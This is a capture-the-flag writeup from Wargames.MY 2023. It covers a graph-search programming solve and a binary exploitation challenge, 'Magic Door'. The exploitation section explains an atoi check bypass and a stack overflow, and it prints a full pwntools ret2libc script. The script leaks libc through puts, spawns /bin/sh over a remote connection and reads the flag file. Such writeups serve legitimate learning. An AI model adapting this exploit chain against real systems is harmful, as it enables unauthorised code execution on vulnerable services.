WGMY 2023 Writeup

PPC - Lokami Temple

For this challenge, I just use ChatGPT and keep modifying the code to get the flag.
Solve script:

```
from collections import defaultdict

def bfs(graph, start):
    visited, queue = set(), [start]
    distance = {start: 0}

    while queue:
        vertex = queue.pop(0)
        if vertex not in visited:
            visited.add(vertex)
            neighbors = graph[vertex] - visited
            for neighbor in neighbors:
                distance[neighbor] = distance[vertex] + 1
            queue.extend(neighbors)

    return distance

n = int(input().strip())
connections = [tuple(map(int, input().strip().split())) for _ in range(n - 1)]

graph = defaultdict(set)
for a, b in connections:
    graph[a].add(b)
    graph[b].add(a)

longest_paths = []
for door in range(1, n + 1):
    distances = bfs(graph, door)
    longest_paths.append((max(distances.values()), door))

min_path_length = min(longest_paths, key=lambda x: x[0])[0]
entrances = sorted([x[1] for x in longest_paths if x[0] == min_path_length])

exits = set()
for entrance in entrances:
    distances = bfs(graph, entrance)
    for door, distance in distances.items():
        if distance == min_path_length:
            exits.add(door)

print("Entrance(s):", " ".join(map(str, entrances)))
print("Exit(s):", " ".join(map(str, sorted(exits))))
print("Path Length:", min_path_length)
```

PWN - Magic Door


This is my first time solving hard (for me) PWN challenge and I'm quite happy that I solved it as compared to APU BoH 2023 PWN challenge (hard asf -.-). Do note that my knowledge are kinda limited and there might be something that I misinterpreted.

First thing first, we need to perform `file check` and `checksec` on the file.

```
magic_door: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=b2c5b2c9198914b2cf836a01366419a6a56adee1, for GNU/Linux 3.2.0, not stripped
```

```
Arch:     amd64-64-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x400000)
```

Based on the result, we see `NX enabled`, means that we cannot use shellcode. We also see that it is `not stripped` which means that function names are visible to us. Next, we look at the binary in a decompiler. For me, I use `Ghidra`.




```

void open_the_door(void)

{
  int iVar1;
  char input [12];
  int local_c;

  initialize();
  puts("Welcome to the Magic Door !");
  printf("Which door would you like to open? ");
  __isoc99_scanf(&DAT_004020c4,input);
  getchar();
  iVar1 = strcmp(input,"50015");
  if (iVar1 == 0) {
    no_door_foryou();
  }
  else {
    local_c = atoi(input);
    if (local_c == 50015) {
      magic_door(50015);
    }
    else {
      no_door_foryou();
    }
  }
  return;
}

```

We see that it is asking us for an input to open the magic door. If you input `50015` which can be seen in `iVar1 == 0`, it will exit the program.

To access the magic door, we can see that it is using `atoi` for our input and stored it in `local_c`. If `local_c` is equal to `50015`, we can go into the `magic_door` function. So, we cannot input `50015` but we also need the input to be `50015`.

Hence, if the input is not exactly `50015`, the program converts the input string to an integer using `atoi(input)`. This is where the magic happens. To bypass this, when the input is `50015.0`, `atoi` stops converting when it encounters the decimal point, so it only converts `50015` and ignores the `.0` part. Therefore, `local_c` will be assigned the value `50015`.



```
void magic_door(void)

{
  undefined8 local_48;
  undefined8 local_40;
  undefined8 local_38;
  undefined8 local_30;
  undefined8 local_28;
  undefined8 local_20;
  undefined8 local_18;
  undefined8 local_10;

  local_48 = 0;
  local_40 = 0;
  local_38 = 0;
  local_30 = 0;
  local_28 = 0;
  local_20 = 0;
  local_18 = 0;
  local_10 = 0;
  puts("Congratulations! You opened the magic door!");
  puts("Where would you like to go? ");
  fgets((char *)&local_48,256,stdin);
  return;
}
```

Next, we see that there is a buffer overflow vulnerability in the `fgets` function. However, there is no interesting function in the `symbol tree` like the function that prints out the flag so `ret2win` is out of the question. Hence, we have to get the reverse shell by using the `ret2libc` attack.

First, we need to leak one of the libc address. Before that, we need to find out how much buffer is overflowing. I found the offset by typing `cyclic -l jaaaaaaa` and it shows 72.

Since libc is not provided in the challenge, I use `ldd` to get the correct libc version which is `libc.so.6`. After that, I created a `rop` object and leak the libc in `got.puts`. After getting the address, I subtracted the `got.puts` offset to get to the base of the libc. Finally, I perform the syscall.

Solve script:

```
from pwn import *

elf = ELF("./magic_door",checksec=False)
context.arch = elf.arch

p = remote("13.229.84.41",10002)

libc = ELF("./libc.so.6",checksec=False)

# Create a ROP object to handle complexities
```

```
rop = ROP(elf)

# Payload to leak libc function
rop.puts(elf.got.puts)
rop.call(elf.sym.magic_door)

payload = flat(
    b"A" * 72,
    rop.chain()
)

p.sendlineafter(b"Which door would you like to open?",b"50015.0")
p.sendlineafter(b"Where would you like to go?",payload)
p.recvline()

# Get got.puts address
received = p.recvline()[:-1]
puts_leak = u64(received.ljust(8, b"\x00"))

# Subtract puts offset to get libc base
libc.address = puts_leak - libc.symbols["puts"]

# Reset ROP object with libc binary
rop2 = ROP(libc)

# Call ROP system, passing location of "/bin/sh" string
BINSH = next(libc.search(b"/bin/sh\x00"))
rop2.execve(BINSH,0,0)
payload2 = flat(
    b"A" * 72,
    rop2.chain()
)

p.sendlineafter(b"Where would you like to go?",payload2)
p.sendline(b"cat flag.txt")
p.interactive()
```